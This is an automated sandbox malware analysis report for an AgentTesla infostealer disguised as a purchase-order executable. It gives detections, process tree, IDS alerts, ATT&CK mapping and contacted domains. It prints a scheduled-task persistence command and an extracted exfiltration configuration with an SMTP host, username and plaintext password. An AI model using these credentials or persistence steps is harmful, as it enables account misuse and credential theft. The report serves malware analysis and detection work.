ID: 756258
Sample Name: PURCHASE ORDER # 12076038 & 12076022.exe
Cookbook: default.jbs
Time: 22:18:06
Date: 29/11/2022
Version: 36.0.0 Rainbow Opal

Table of Contents


Windows Analysis Report

PURCHASE ORDER # 12076038 & 12076022.exe


Overview

General Information

Sample Name:	PURCHASE ORDER # 12076038 & 12076022.exe
Analysis ID:	756258
MD5:	152c62372d3ea0..
SHA1:	32b630bc22b63d..
SHA256:	b3e12ecdee9eac..
Tags:	agenttesla exe
Infos:	



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected AgentTesla
- Yara detected AntiVM3
- Sigma detected: Scheduled temp fil…
- Multi AV Scanner detection for drop…
- Snort IDS alert for network traffic
- Tries to steal Mail credentials (via fi…
- Initial sample is a PE file and has a…
- Writes to foreign memory regions
- Tries to harvest and steal Putty / W…
- Tries to harvest and steal ftp login c…

Classification



Process Tree

- **System is w10x64**
- PURCHASE ORDER # 12076038 & 12076022.exe (PID: 6092 cmdline: C:\Users\user\Desktop\PURCHASE ORDER # 12076038 & 12076022.exe MD5: 152C62372D3EA07D023E1E187766FD4B)
  - schtasks.exe (PID: 1836 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\WytzFSULZWRc" /XML "C:\Users\user\AppData\Local\Temp\tmp778D.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 2240 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - RegSvcs.exe (PID: 4700 cmdline: {path} MD5: 2867A3817C9245F7CF518524DFD18F28)
- WytzFSULZWRc.exe (PID: 2336 cmdline: C:\Users\user\AppData\Roaming\WytzFSULZWRc.exe MD5: 152C62372D3EA07D023E1E187766FD4B)
  - schtasks.exe (PID: 4512 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\WytzFSULZWRc" /XML "C:\Users\user\AppData\Local\Temp\tmpF325.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 5060 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - RegSvcs.exe (PID: 2072 cmdline: {path} MD5: 2867A3817C9245F7CF518524DFD18F28)
  - RegSvcs.exe (PID: 2240 cmdline: {path} MD5: 2867A3817C9245F7CF518524DFD18F28)
- zBwkauB.exe (PID: 5428 cmdline: "C:\Users\user\AppData\Roaming\zBwkauB\zBwkauB.exe" MD5: 2867A3817C9245F7CF518524DFD18F28)
  - conhost.exe (PID: 5416 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- zBwkauB.exe (PID: 4204 cmdline: "C:\Users\user\AppData\Roaming\zBwkauB\zBwkauB.exe" MD5: 2867A3817C9245F7CF518524DFD18F28)
  - conhost.exe (PID: 2888 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "SMTP",
  "Host": "mail.dmstech.in",
  "Username": "sanjeev@dmstech.in",
  "Password": "0]6F9Az.pqfd"
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000000.277620591.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000003.00000000.277620591.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000003.00000000.277620591.0000000000402000.00000040.00000400.00020000.00000000.sdmp	Windows_Trojan_AgentTesla_d3ac2b2f	unknown	unknown	• 0x31d51:$a13: get_DnsResolver • 0x3043e:$a20: get_LastAccessed • 0x3278c:$a27: set_InternalServerPort • 0x32ac8:$a30: set_GuidMasterKey • 0x30550:$a33: get_Clipboard • 0x3055e:$a34: get_Keyboard • 0x3194b:$a35: get_ShiftKeyDown • 0x3195c:$a36: get_AltKeyDown • 0x3056b:$a37: get_Password • 0x31092:$a38: get_PasswordHash • 0x321b3:$a39: get_DefaultCredentials
00000004.00000002.367091202.000000000452E000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000004.00000002.367091202.000000000452E000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
Click to see the 21 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
3.0.RegSvcs.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
3.0.RegSvcs.exe.400000.0.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
3.0.RegSvcs.exe.400000.0.unpack	MALWARE_Win_AgentTeslaV3	AgentTeslaV3 infostealer payload	ditekSHen	• 0x34aad:$s10: logins • 0x3451c:$s11: credential • 0x30750:$g1: get_Clipboard • 0x3075e:$g2: get_Keyboard • 0x3076b:$g3: get_Password • 0x31b3b:$g4: get_CtrlKeyDown • 0x31b4b:$g5: get_ShiftKeyDown • 0x31b5c:$g6: get_AltKeyDown
3.0.RegSvcs.exe.400000.0.unpack	Windows_Trojan_AgentTesla_d3ac2b2f	unknown	unknown	• 0x31f51:$a13: get_DnsResolver • 0x3063e:$a20: get_LastAccessed • 0x3298c:$a27: set_InternalServerPort • 0x32cc8:$a30: set_GuidMasterKey • 0x30750:$a33: get_Clipboard • 0x3075e:$a34: get_Keyboard • 0x31b4b:$a35: get_ShiftKeyDown • 0x31b5c:$a36: get_AltKeyDown • 0x3076b:$a37: get_Password • 0x31292:$a38: get_PasswordHash • 0x323b3:$a39: get_DefaultCredentials
0.2.PURCHASE ORDER # 12076038 & 12076022.exe.45619a0.1.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 15 entries				

Sigma Signatures

Persistence and Installation Behavior

Sigma detected: Scheduled temp file as task from temp location

Snort Signatures

ET TROJAN AgentTesla Exfil Via SMTP - Source IP: 192.168.2.3 - Destination IP: 208.91.199.89

Timestamp:	192.168.2.3208.91.199.89497065872030171 11/29/22-22:20:18.265371
SID:	2030171

Source Port:	49706
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Agent Tesla Telegram Exfil - Source IP: 192.168.2.3 - Destination IP: 208.91.199.89	−
Timestamp:	192.168.2.3208.91.199.89497065872851779 11/29/22-22:20:18.265452
SID:	2851779
Source Port:	49706
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Win32/AgentTesla/OriginLogger Data Exfil via SMTP M2 - Source IP: 192.168.2.3 - Destination IP: 208.91.199.89	−
Timestamp:	192.168.2.3208.91.199.89497055872840032 11/29/22-22:19:37.697367
SID:	2840032
Source Port:	49705
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Win32/Agent Tesla SMTP Activity - Source IP: 192.168.2.3 - Destination IP: 208.91.199.89	−
Timestamp:	192.168.2.3208.91.199.89497055872839723 11/29/22-22:19:37.697241
SID:	2839723
Source Port:	49705
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Win32/AgentTesla/OriginLogger Data Exfil via SMTP M2 - Source IP: 192.168.2.3 - Destination IP: 208.91.199.89	−
Timestamp:	192.168.2.3208.91.199.89497065872840032 11/29/22-22:20:18.265452
SID:	2840032
Source Port:	49706
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Agent Tesla Telegram Exfil - Source IP: 192.168.2.3 - Destination IP: 208.91.199.89	−
Timestamp:	192.168.2.3208.91.199.89497055872851779 11/29/22-22:19:37.697367
SID:	2851779
Source Port:	49705
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN AgentTesla Exfil Via SMTP - Source IP: 192.168.2.3 - Destination IP: 208.91.199.89	−
Timestamp:	192.168.2.3208.91.199.89497055872030171 11/29/22-22:19:37.697241
SID:	2030171
Source Port:	49705
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Win32/Agent Tesla SMTP Activity - Source IP: 192.168.2.3 - Destination IP: 208.91.199.89	−
Timestamp:	192.168.2.3208.91.199.89497065872839723 11/29/22-22:20:18.265371
SID:	2839723
Source Port:	49706
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Networking

Snort IDS alert for network traffic

System Summary

Malicious sample detected (through community Yara rule)

Initial sample is a PE file and has a suspicious name

.NET source code contains very large array initializations

Data Obfuscation

.NET source code contains potential unpacker

.NET source code contains method to dynamically call methods (often used by packers)

Boot Survival

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

Writes to foreign memory regions

.NET source code references suspicious native API functions

Injects a PE file into a foreign processes

Stealing of Sensitive Information

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	1 Scheduled Task/Job	2 1 1 Process Injection	1 Disable or Modify Tools	2 OS Credential Dumping	1 File and Directory Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Native API	1 Registry Run Keys / Startup Folder	1 Scheduled Task/Job	1 1 Deobfuscate/Decode Files or Information	1 Input Capture	1 1 4 System Information Discovery	Remote Desktop Protocol	2 Data from Local System	Exfiltration Over Bluetooth	1 Non-Standard Port	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Scheduled Task/Job	Logon Script (Windows)	1 Registry Run Keys / Startup Folder	3 Obfuscated Files or Information	1 Credentials in Registry	3 1 1 Security Software Discovery	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	2 3 Software Packing	NTDS	1 Process Discovery	Distributed Component Object Model	1 Input Capture	Scheduled Transfer	1 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Masquerading	LSA Secrets	1 3 1 Virtualization/Sandbox Evasion	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 3 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	1 Application Window Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	2 1 1 Process Injection	DCSync	1 Remote System Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Hidden Files and Directories	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PURCHASE ORDER # 12076038 & 12076022.exe	58%	ReversingLabs	Win32.Trojan.AgentTesla	
PURCHASE ORDER # 12076038 & 12076022.exe	39%	Virustotal		Browse
PURCHASE ORDER # 12076038 & 12076022.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\WytzFSULZWRc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\WytzFSULZWRc.exe	58%	ReversingLabs	Win32.Trojan.AgentTesla	
C:\Users\user\AppData\Roaming\zBwkauB\zBwkauB.exe	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.0.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

Source	Detection	Scanner	Label	Link
dmstech.in	0%	Virustotal		Browse
mail.dmstech.in	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://en.w	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://https://3NOOLBR7kS.org	0%	Avira URL Cloud	safe	
http://sWLumX.com	0%	Avira URL Cloud	safe	
http://dmstech.in	0%	Avira URL Cloud	safe	
http://mail.dmstech.in	0%	Avira URL Cloud	safe	
http://microsoft.coY	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
dmstech.in	208.91.199.89	true	true	• 0%, Virustotal, Browse	unknown
mail.dmstech.in	unknown	unknown	true	• 0%, Virustotal, Browse	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	RegSvcs.exe, 00000003.00000002.361131528.0000000003051000.00000004.00000800.00020000.00000000.sdmp, RegSvcs.exe, 00000015.00000002.514436513.000000000332C000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.apache.org/licenses/LICENSE-2.0	PURCHASE ORDER # 12076038 & 12076022.exe, 00000000.00000002.289112556.000000007492000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com	PURCHASE ORDER # 12076038 & 12076022.exe, 00000000.00000002.289112556.000000007492000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designersG	PURCHASE ORDER # 12076038 & 12076022.exe, 00000000.00000002.289112556.000000007492000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://sWLumX.com	RegSvcs.exe, 00000015.00000002.514436513.000000000332C000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/?	PURCHASE ORDER # 12076038 & 12076022.exe, 00000000.00000002.289112556.000000007492000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn/bThe	PURCHASE ORDER # 12076038 & 12076022.exe, 00000000.00000002.289112556.000000007492000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	PURCHASE ORDER # 12076038 & 12076022.exe, 00000000.00000002.289112556.000000007492000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	RegSvcs.exe, 00000003.00000002.361131528.0000000003051000.00000004.00000800.00020000.00000000.sdmp, RegSvcs.exe, 00000015.00000002.514436513.000000000332C000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.tiro.com	PURCHASE ORDER # 12076038 & 12076022.exe, 00000000.00000002.289112556.000000007492000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers	PURCHASE ORDER # 12076038 & 12076022.exe, 00000000.00000002.289112556.000000007492000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.goodfont.co.kr	PURCHASE ORDER # 12076038 & 12076022.exe, 00000000.00000002.289112556.000000007492000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://en.w	PURCHASE ORDER # 12076038 & 12076022.exe, 00000000.00000003.241071729.0000000001B1D000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.carterandcone.coml	PURCHASE ORDER # 12076038 & 12076022.exe, 00000000.00000002.289112556.000000007492000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sajatypeworks.com	PURCHASE ORDER # 12076038 & 12076022.exe, 00000000.00000002.289112556.000000007492000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.typography.netD	PURCHASE ORDER # 12076038 & 12076022.exe, 00000000.00000002.289112556.000000007492000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	PURCHASE ORDER # 12076038 & 12076022.exe, 00000000.00000002.289112556.000000007492000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn/cThe	PURCHASE ORDER # 12076038 & 12076022.exe, 00000000.00000002.289112556.000000007492000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	PURCHASE ORDER # 12076038 & 12076022.exe, 00000000.00000002.289112556.000000007492000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://fontfabrik.com	PURCHASE ORDER # 12076038 & 12076022.exe, 00000000.00000002.289112556.000000007492000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cn	PURCHASE ORDER # 12076038 & 12076022.exe, 00000000.00000002.289112556.000000007492000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://3NOOLBR7kS.org	RegSvcs.exe, 00000015.00000002.520096733.00000000036EF000.00000004.00000800.00020000.00000000.sdmp, RegSvcs.exe, 00000015.00000002.520049418.00000000036E9000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	PURCHASE ORDER # 12076038 & 12076022.exe, 00000000.00000002.289112556.000000007492000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://dmstech.in	RegSvcs.exe, 00000003.00000002.366864567.00000000033DB000.00000004.00000800.00020000.00000000.sdmp, RegSvcs.exe, 00000015.00000002.520096733.00000000036EF000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/	PURCHASE ORDER # 12076038 & 12076022.exe, 00000000.00000002.289112556.000000007492000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	RegSvcs.exe, 00000015.00000002.514436513.000000000332C000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	PURCHASE ORDER # 12076038 & 12076022.exe, 00000000.00000002.289112556.000000007492000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	PURCHASE ORDER # 12076038 & 12076022.exe, 00000000.00000002.289112556.000000007492000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fonts.com	PURCHASE ORDER # 12076038 & 12076022.exe, 00000000.00000002.289112556.000000007492000.00000004.00000800.00020000.00000000.sdmp	false		high
